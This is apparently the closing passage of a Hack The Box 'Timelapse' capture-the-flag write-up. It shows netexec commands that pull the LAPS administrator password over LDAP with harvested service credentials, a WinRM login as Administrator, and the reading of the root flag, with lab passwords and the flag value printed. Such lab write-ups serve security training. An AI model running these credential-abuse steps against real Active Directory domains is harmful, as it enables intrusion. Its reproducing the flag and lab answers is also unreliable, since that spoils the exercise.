


```
┌──(kali㉿kali)-[~/Desktop/htb/timelapse]
└─$ netexec  ldap 10.10.11.152 -u svc_deploy -p 'E3R$Q62^12p7PLlC%KWaxuaV' --kdcHost 10.10.11.152 -M laps

SMB      10.10.11.152    445    DC01             [*] Windows 10 / Server 2019 Build 17763 x64 (name:DC01) (domain:timelapse.htb) (signing:True) (SMBv1:False)
LDAP     10.10.11.152    389    DC01             [+] timelapse.htb\svc_deploy:E3R$Q62^12p7PLlC%KWaxuaV
LAPS     10.10.11.152    389    DC01             [*] Getting LAPS Passwords
LAPS     10.10.11.152    389    DC01             Computer:DC01$ User:          Password:uRZ5zuCCcB3o8[2b@5+q3N]Q
```



```
┌──(kali㉿kali)-[~/Desktop/htb/timelapse]
└─$ netexec winrm 10.10.11.152 -u Administrator -p uRZ5zuCCcB3o8[2b@5+q3N]Q
^CWINRM-SSL   10.10.11.152    5986   DC01             [*] Windows 10 / Server 2019 Build 17763 (name:DC01) (domain:timelapse.htb)
WINRM-SSL   10.10.11.152    5986   DC01             [+] timelapse.htb\Administrator:uRZ5zuCCcB3o8[2b@5+q3N]Q (Pwn3d!)
```


Once I was into the machine I found the Admin did not have the root flag.




```
*Evil-WinRM* PS C:\Users\Administrator> dir


    Directory: C:\Users\Administrator
```

I went around looking into other users and found a special user that I had not used yet.

Here I found the root flag.



```
Mode                LastWriteTime         Length Name
----                -------------         ------ ----
-ar---        11/7/2024   2:22 AM             34 root.txt


*Evil-WinRM* PS C:\Users\TRX\Desktop> type root.txt
4d9bc4a2165018dc559f3462c498217d
```



Congratulations kyocera2002!

You are player #11870 to have pwned Timelapse.